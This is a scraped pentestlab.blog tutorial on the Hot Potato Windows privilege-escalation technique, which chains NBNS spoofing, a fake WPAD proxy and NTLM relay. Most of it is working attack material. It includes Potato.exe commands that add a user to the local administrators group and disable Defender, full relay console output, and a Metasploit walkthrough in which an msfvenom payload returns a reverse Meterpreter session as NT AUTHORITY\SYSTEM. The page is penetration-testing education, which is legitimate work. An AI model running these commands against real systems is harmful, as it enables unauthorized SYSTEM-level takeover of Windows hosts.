


PENETRATION TESTING LAB

OFFENSIVE TECHNIQUES & METHODOLOGIES

APRIL 13, 2017

Hot Potato

by Administrator. In Privilege Escalation. 2 Comments

Hot potato is the code name of a Windows privilege escalation technique that was discovered by Stephen Breen. This technique is actually a combination of two known windows issues like NBNS spoofing and NTLM relay with the implementation of a fake WPAD proxy server which is running locally on the target host.

Support pentestlab.blog

Pentestlab.blog has a long term history in the offensive security space by delivering content for over a decade. Articles discussed in pentestlab.blog have been used by cyber security professionals and red teamers for their day to

NTLM authentication via the same protocol like SMB has been already patched by Microsoft however this technique is using HTTP to SMB authentication in order to create a high privilege service as the HTTP request might come from a high privilege service like the Windows update. Since the traffic contains the NTLM credentials and is passing through a fake proxy server it can be captured and passed to a local SMB listener to create an elevated service which can execute any command as SYSTEM.


Stephen Breen described all the stages of this attack in his blog.

This issue affects various windows versions like:

- Windows 7
- Windows 8
- Windows 10
- Windows Server 2008
- Windows Server 2012

Authenticated User

Stephen Breen has developed a binary which can automate these attacks and can execute any command on the target system with elevated privileges. As an authenticated user (pentestlab) it is worth checking first which are the local administrators on the machine.




```
C:\Users\pentestlab>net localgroup administrators
Alias name     administrators
Comment        Administrators have complete and unrestricted access to the compu
ter/domain

Members

-------------------------------------------------------------------------------
Administrator
john
The command completed successfully.


C:\Users\pentestlab>
```

Verification of Local Administrators

Once the Potato exploit with the associated DLL's is dropped on the system from the command prompt the following can be executed in order to start NBNS spoofing locally on 127.0.0.1.

```
Potato.exe -ip -cmd [cmd to run] -disable_exhaust true -d
```



```
C:\>Potato.exe -ip 192.168.100.4 -cmd "C:\\Windows\\System32\\cmd.exe -K net loc
algroup administrators pentestlab /ADD" -disable_exhaust true -disable_defender
true
Starting NBNS spoofer...WPAD = 127.0.0.1
Clearing dns and nbns cache...
Listening...
Got 127.0.0.1
Spoofed target WPAD succesfully...
```

Hot Potato – Execution of Exploit

From the moment that HTTP traffic is generated through a configured Internet explorer (for example to use corporate proxy settings) the attack will be deployed and the CMD command will be executed with higher privileges.

Your contribution is appreciated.

DONATE

FOLLOW PENTEST LAB

Enter your email address to follow this blog and receive notifications of new articles by email.


Email Address

FOLLOW

Join 2,312 other subscribers


Supported by

SEARCH TOPIC



```
C:\>Potato.exe -ip 192.168.100.4 -cmd "C:\\Windows\System32\\cmd.exe /K net loca
lgroup administrators pentestlab /ADD " -disable_exhaust true -disable_defender
true
Starting NBNS spoofer...WPAD = 127.0.0.1
Clearing dns and nbns cache...
Listening...
Got 127.0.0.1
Spoofed target WPAD succesfully...
Got Request: GET http://127.0.0.1/!
Redirecting to target..http://localhost:80/GETHASHES403325
Got Request: GET http://localhost/GETHASHES403325!
Sending 401...
Got request for hashes...
Got Request: GET http://localhost/GETHASHES403325!
Sending 401...
Parsing initial NTLM auth...
NTLM TlRMTVNTUAABAAAAB7IIogkACQA3AAAADwAPACgAAAAGAbEdAAAAD1dJTi1SVURIVVU0Vkc3NVd
PUktHUk9VUA==
Setting up SMB relay...
initSecContext - State 0
initSecContext - State 1
Adding TlRMTVNTUAACAAAAHgAeADgAAAAFwoqiDa5Vm7foYDqgD8YAAAAAAJgAmABWAAAABgGxHQAAA
A9XAEkATgAtAFIAVQBEAEgAVQBVADQAVgBHADcANQACAB4AVwBJAE4ALQBSAFUARABIAFUAVQA0AFYAR
wA3ADUAAQAeAFcASQBOAC0AUgBVAEQASABVAFUANABWAEcANwA1AAQAHgBXAEkATgAtAFIAVQBEAEgAV
```

Hot Potato – Attack Deployment



```
Parsing initial NTLM auth...
NTLM TlRMTVNTUAABAAAAB7IIogkACQA3AAAADwAPACgAAAAGAbEdAAAAD1dJTi1SVURIVVU0Vkc3NVd
PUktHUk9VUA==
Setting up SMB relay...
initSecContext - State 0
initSecContext - State 1
Adding TlRMTVNTUAACAAAAHgAeADgAAAAFwoqiDa5Vm7foYDqgD8YAAAAAAJgAmABWAAAABgGxHQAAA
A9XAEkATgAtAFIAVQBEAEgAVQBVADQAVgBHADcANQACAB4AVwBJAE4ALQBSAFUARABIAFUAVQA0AFYAR
wA3ADUAAQAeAFcASQBOAC0AUgBVAEQASABVAFUANABWAEcANwA1AAQAHgBXAEkATgAtAFIAVQBEAEgAV
QBVADQAVgBHADcANQADAB4AVwBJAE4ALQBSAFUARABIAFUAVQA0AFYARwA3ADUABwAIAMHI0hH9stIBA
AAAAA== to queue
Got SMB challenge TlRMTVNTUAACAAAAHgAeADgAAAAFwoqiDa5Vm7foYDqgD8YAAAAAAJgAmABWAA
AABgGxHQAAAA9XAEkATgAtAFIAVQBEAEgAVQBVADQAVgBHADcANQACAB4AVwBJAE4ALQBSAFUARABIAF
UAVQA0AFYARwA3ADUAAQAeAFcASQBOAC0AUgBVAEQASABVAFUANABWAEcANwA1AAQAHgBXAEkATgAtAF
IAVQBEAEgAVQBVADQAVgBHADcANQADAB4AVwBJAE4ALQBSAFUARABIAFUAVQA0AFYARwA3ADUABwAIAM
HI0hH9stIBAAAAAA==
Got Request: GET http://localhost/GETHASHES403325!
Sending 401...
Parsing final auth...
TlRMTVNTUAADAAAAAAAAAFgAAAAAAAAAWAAAAAAAAABYAAAAAAAAAFgAAAAAAAAAWAAAAAAAAABYAAAA
BcKIogYBsR0AAAAP919y9xfWbdBKQUhTc7QWXA==
Got TlRMTVNTUAADAAAAAAAAAFgAAAAAAAAAWAAAAAAAAABYAAAAAAAAAFgAAAAAAAAAWAAAAAAAAABY
AAAABcKIogYBsR0AAAAP919y9xfWbdBKQUhTc7QWXA==
Successfully started service
```

Hot Potato – Attack Deployment 2

In this example the pentestlab user was added to the local administrators group which means that elevation was possible.

Enter keyword here

RECENT POSTS

Web Browser Stored Credentials

Persistence – DLL Proxy Loading

Persistence – Explorer

Persistence – Visual Studio Code Extensions

AS-REP Roasting

CATEGORIES

Coding (10)

Exploitation Techniques (19)

External Submissions (3)

General Lab Notes (22)

Information Gathering (12)


Infrastructure (2)

Maintaining Access (4)

Mobile Pentesting (7)

Network Mapping (1)

Post Exploitation (13)



```
C:\Users\pentestlab>net localgroup administrators
Alias name     administrators
Comment        Administrators have complete and unrestricted access to the compu
ter/domain

Members

-------------------------------------------------------------------------------
Administrator
john
pentestlab
The command completed successfully.
```

pentestlab user added as local admin

Metasploit

It is also possible to use Metasploit Framework in order to get a Meterpreter session as SYSTEM instead of adding a new user to local administrators group. This can be achieved with the use of an additional Metasploit payload that should be dropped on the target except of the Hot Potato exploit and through multiple Metasploit handlers.

The only thing that needs to be modified in the Hot Potato parameters is the command that needs to be executed. Instead of adding the pentestlab user to the local administrators group the pentestlab3.exe which is a Metasploit payload created by msfvenom will be executed.

Before anything else a second shell should be opened on the same host so at the same time the Handler module from Metasploit should be used in order to receive the connection.

Red Team (132)

Credential Access (5)

Defense Evasion (22)

Domain Escalation (6)

Domain Persistence (4)

Initial Access (1)

Lateral Movement (3)

Man-in-the-middle (1)

Persistence (39)

Privilege Escalation (17)

Reviews (1)

Social Engineering (11)

Tools (7)


VoIP (4)

Web Application (14)

Wireless (2)


April 2017

M T W T F S S



```
meterpreter > getuid
Server username: WIN-RUDHUU4VG75\pentestlab
meterpreter > shell
Process 2664 created.
Channel 4 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\>pentestlab3.exe
pentestlab3.exe

C:\>
```

Metasploit – Executing the Payload




```
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 192.168.100.3:4444
[*] Starting the payload handler...
[*] Sending stage (1189423 bytes) to 192.168.100.4
[*] Meterpreter session 2 opened (192.168.100.3:4444 -> 192.168.100.4:49170) at
2017-04-12 03:03:07 -0400

meterpreter >
```

Metasploit Multi Handler – 2nd Meterpreter Session

The second shell is necessary as it will be used to initiate HTTP traffic which Hot Potato is needed avoiding the waiting time until the next Windows update which it has been described in various sources on the web related to this privilege escalation method.

From the first shell the Potato exploit will be modified slightly in order to run the payload.



```
meterpreter > getuid
Server username: WIN-RUDHUU4VG75\pentestlab
meterpreter > shell
Process 2688 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\>Potato.exe -ip 192.168.100.4 -cmd "C:\\pentestlab3.exe" -disable_exhaust tru
e -disable_defender true
```

Hot Potato and Metasploit Payload

					1	2
3	4	5	6	7	8	9
10	11	12	13	14	15	16
17	18	19	20	21	22	23
24	25	26	27	28	29	30


« Mar May »

PEN TEST LAB STATS

7,614,536 hits

FACEBOOK PAGE


On the second shell the Internet Explorer should be initiated so the exploit can capture the HTTP traffic.



```
meterpreter > shell
Process 1632 created
```


Initiate Internet Explorer via CMD

This would cause the chain of attacks that Hot Potato uses like NBNS spoofing and NTLM relay through different protocols (HTTP to SMB) to create a new system service that will execute the pentestlab3 payload.



```
C:\>Potato.exe -ip 192.168.100.4 -cmd "C:\\pentestlab3.exe" -disable_exhaust tru
e -disable_defender true
Potato.exe -ip 192.168.100.4 -cmd "C:\\pentestlab3.exe" -disable_exhaust true -d
isable_defender true
Starting NBNS spoofer...WPAD = 127.0.0.1
Clearing dns and nbns cache...
Listening...
Got 127.0.0.1
Spoofed target WPAD succesfully...
Got Request: GET http://127.0.0.1/!
Redirecting to target..http://localhost:80/GETHASHES237457
Got Request: GET http://localhost/GETHASHES237457!
Sending 401...
Got request for hashes...
Got Request: GET http://localhost/GETHASHES237457!
Sending 401...
Parsing initial NTLM auth...
NTLM TlRMTVNTUAABAAAAB7IIogkACQA3AAAADwAPACgAAAAGAbEdAAAAD1dJTi1SVURIVVU0Vkc3NVd
PUktHUk9VUA==
Setting up SMB relay...
initSecContext - State 0
initSecContext - State 1
Adding TlRMTVNTUAACAAAAHgAeADgAAAAFwoqint6EWPFAmUPAW8QAAAAAAJgAmABWAAAABgGxHQAAA
```


Hot Potato Triggered



```
Setting up SMB relay...
initSecContext - State 0
initSecContext - State 1
Adding TlRMTVNTUAACAAAAHgAeADgAAAAFwoqint6EWPFAmUPAW8QAAAAAAJgAmABWAAAABgGxHQAAA
A9XAEkATgAtAFIAVQBEAEgAVQBVADQAVgBHADcANQACAB4AVwBJAE4ALQBSAFUARABIAFUAVQA0AFYAR
wA3ADUAAQAeAFcASQBOAC0AUgBVAEQASABVAFUANABWAEcANwA1AAQAHgBXAEkATgAtAFIAVQBEAEgAV
QBVADQAVgBHADcANQADAB4AVwBJAE4ALQBSAFUARABIAFUAVQA0AFYARwA3ADUABwAIAAehCVRds9IBA
AAAAA== to queue
Got SMB challenge TlRMTVNTUAACAAAAHgAeADgAAAAFwoqint6EWPFAmUPAW8QAAAAAAJgAmABWAA
AABgGxHQAAAA9XAEkATgAtAFIAVQBEAEgAVQBVADQAVgBHADcANQACAB4AVwBJAE4ALQBSAFUARABIAF
UAVQA0AFYARwA3ADUAAQAeAFcASQBOAC0AUgBVAEQASABVAFUANABWAEcANwA1AAQAHgBXAEkATgAtAF
IAVQBEAEgAVQBVADQAVgBHADcANQADAB4AVwBJAE4ALQBSAFUARABIAFUAVQA0AFYARwA3ADUABwAIAA
ehCVRds9IBAAAAAA==
Got Request: GET http://localhost/GETHASHES237457!
Sending 401...
Parsing final auth...
TlRMTVNTUAADAAAAAAAAAFgAAAAAAAAAWAAAAAAAAABYAAAAAAAAAFgAAAAAAAAAWAAAAAAAAABYAAAA
BcKIogYBsR0AAAAPLrqLHdQ6qkyxj4x4jZd/UQ==
Got TlRMTVNTUAADAAAAAAAAAFgAAAAAAAAAWAAAAAAAAABYAAAAAAAAAFgAAAAAAAAAWAAAAAAAAABY
AAAABcKIogYBsR0AAAAPLrqLHdQ6qkyxj4x4jZd/UQ==
Successfully started service
```

Hot Potato Privilege Escalation

A third Metasploit handler should be used to capture the payload that it has been executed with higher privileges.



```
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 192.168.100.3:4444
[*] Starting the payload handler...
[*] Sending stage (1189423 bytes) to 192.168.100.4
[*] Meterpreter session 1 opened (192.168.100.3:4444 -> 192.168.100.4:49180) at
2017-04-12 03:31:40 -0400

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > 
```

Hot Potato – Capturing the Metasploit Payload

PowerShell

There is an alternative option which simulates the Hot Potato exploit in PowerShell and is called Tater. This script is included in Empire, P0wnedShell and PS>Attack and it has two methods to perform privilege escalation.

1. NBNS WPAD Bruteforce + Windows Defender Signature Updates
2. WebClient Service + Scheduled Task

This script has been tested in Windows 2008 Server R2 environments however it doesn't seem to work reliably as in Windows 7 and Windows 10. Therefore the screenshot below is from the owner of this tool and not from **Pentestlab** but it is used for a quick reference of Hot Potato attack in Powershell.

Hot Potato – PowerShell

Resources

https://github.com/foxglovesec/Potato

Hot Potato – Windows Privilege Escalation

https://github.com/Kevin-Robertson/Tater

Rate this:

Share this:

Loading...

HOT POTATO METASPLOIT POWERSHELL PRIVILEGE ESCALATION TATER WINDOWS

2 Comments

Pingback: Privilege Escalation via Hot Potato – CTS 4 NG

Pingback: Windows Privilege Escalation Cheatsheet: From User to Admin in Comprehensive Guide – Codelivly

Leave a comment

PREVIOUS

Secondary Logon Handle

NEXT

Stored Credentials